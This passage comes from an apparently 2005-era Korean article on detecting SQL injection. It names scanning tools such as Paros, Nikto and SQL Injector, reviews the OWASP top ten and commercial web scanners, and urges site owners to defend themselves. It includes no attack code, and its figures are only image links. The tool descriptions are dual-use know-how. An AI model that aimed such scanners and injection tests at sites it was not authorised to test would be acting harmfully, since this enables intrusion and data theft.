(1) Paros Proxy를 이용한 자동 검색

: 서핑을 완료한 페이지에 대하여만 SQL Injectoin 취약점이 존재하는지 점검 가능.



그림. Paros를 이용한 SQL Injection 취약점 스캐닝

jjshim@hanaro.com

⑵ nikto web CGI스캐너

: 기존에 잘 알려진 SQL Injection취약점에 대해서만 검색 가능하다. 실제 서버의 응답결과를 확인하지 않으므로 오탐의 소지가 높다.



그림. Nikto를 이용한 알려진 SQL Injection취약점 검색

⑶ SQL Injector

: 점검하고자 하는 사이트의 시작페이지를 지정한 후 “SQL 주입 취약점 Scan” 버튼을 누르면 사이트의 모든 페이지 및 매개변수에 대하여 SQL Injection 취약점이 존재하는지 점검 할 수 있다. 현재 MSSQL, MySQL, Oracle 데이터 베이스에 대해서 점검 가능하며, 검색된 결과 페이지에 대하여 실제 SQL Injection 모의 해킹 테스트를 수행해 볼 수 있다. 사이트의 규모 및 파일 매개변수 개수, 네트워크 상황에 따라 점검시간이 달라 지므로 충분한 시간을 갖고 점검하도록 한다.

jjshim@hanaro.com



그림. SQL Injection 취약점 자동 검색



그림. SQL Query 수행



그림. 시스템 명령어 수행 결과

jjshim@hanaro.com

3. Web 응용프로그램 취약점 점검 프로그램

웹 상에서 발생되는 취약점은 OWASP에 의하면 크게 10개로 분류할 수 있다.

⑴ 입력값 검증 부재(Unvalidated Input)
⑵ 취약한 접근 통제(Broken Access Control)
⑶ 취약한 인증 및 세션 관리(Broken Authentication and Session Management)
⑷ 크로스 사이트 스크립팅(XSS) 취약점(Cross Site Scripting Flaws)
⑸ 버퍼 오버플로우(Buffer Overflows)
⑹ 삽입 취약점(Injection Flaws)
⑺ 부적절한 에러 처리(Improper Error Handling)
⑻ 취약한 정보 저장 방식(Insecure Storage)
⑼ 서비스 방해 공격(Denial of Service)
⑽ 부적절한 환경 설정(Insecure Configuration Management)

SQL Injection취약점은 "입력값 검증 부재"항목에 포함된다. 최근 들어 이러한 다양한 웹 어플리케이션 취약점을 점검해 주고 방어해 주는 상용프로그램들이 출시되고 있다. 크게 웹 프로그램 스캐너와 웹 방화벽으로 나눌 수 있으며, 웹 방화벽과 같은 보안 장비는 어느 정도 입력 값 검증 기능을 제공할 수 있다. 그러나 이런 장비를 효율적으로 사용하기 위해서는 사이트에서 사용되는 모든 인자들에 대해 어떤 값이 타당한 것인지를 엄격하게 정의해 놓아야 한다. 이는 곧 URL, 폼 데이터, 쿠키, 쿼리 문자열, HTML 히든 필드 등 모든 유형의 입력값에 대해 적절히 보안하는 것을 뜻한다. 또한 웹 응용프로그램 취약점 스캐너는 OWASP의 10가지 취약점을 찾아 줄 뿐만 아니라 웹에서 발생 가능한 주요 취약점을 분석해주는 모의해킹 툴이라고 보면 된다. 국내 제품으로는 ㈜패닉시큐리티의 PS ScanW3B, 해외 제품으로는 kavado사의 SCANDO, Spidynamics사의 WebInspect, Sanctum사의 AppScan등이 널리 알려져 있다.

SQL Injection 취약점에 대해서는 2002년 초부터 꾸준히 논의되고 발전되어가고 있는 공격 기법이다. 현재 2005년 1월 구글 검색 결과 국내에는 약 48만개 웹 사이트가 취약하다는 것을 발견할 수 있다. 여기에 구글 검색 결과에 나타나지 않는 사이트까지 합하면 그 수는 헤아릴 수 없다. 이런 취약점을 이용하여 공공기관이나 기업의 업무상 비밀이 인터넷을 통해 유출될 수 있다는 것은 매우 심각한 위험임에도 주의를 기울이는 사람들이 별로 없다. 마찬가지로 최근 Application Worm이 점차 증가하는 추세로 본다면 SQL Injection Worm도 더욱 파괴력이 높아질 가능성이 충분하다. 당신의 사이트가 이러한 위험에 노출되지 않도록 동원 가능한 충분한 방법들을 살펴보길 바란다.

jjshim@hanaro.com

참고 원문

- Manipulating Microsoft SQL Server Using SQL Injection. Cesar Cerrudo

참고 자료

- Advanced SQL Injection In Oracle Databases. Esteban Martinez Fayo.
- Introduction to Database and Appliction Worms White Paper. Application Security Inc.
- SQL Injection Attacks by Example. Steve Friedl's Unixwiz.net.
- SQL Injection White Paper. Spidynamics.com
- more advanced SQL Injection. Chris Anley.
- Google Hacking. Johnny Long.
- www.owasp.org
- www.Panicsecurity.com
- www.kavado.com
- www.spidynamics.com
- www.sanctuminc.com

도움 주신분들

- secplus
- sokoban – 김형기[hyunggi@sokoban.co.kr]
- Cirro ching
- www.securitymap.net

※ 이 문서와 관련된 질문은 jjshim AT hanaro.com으로 문의하길 바란다.

jjshim@hanaro.com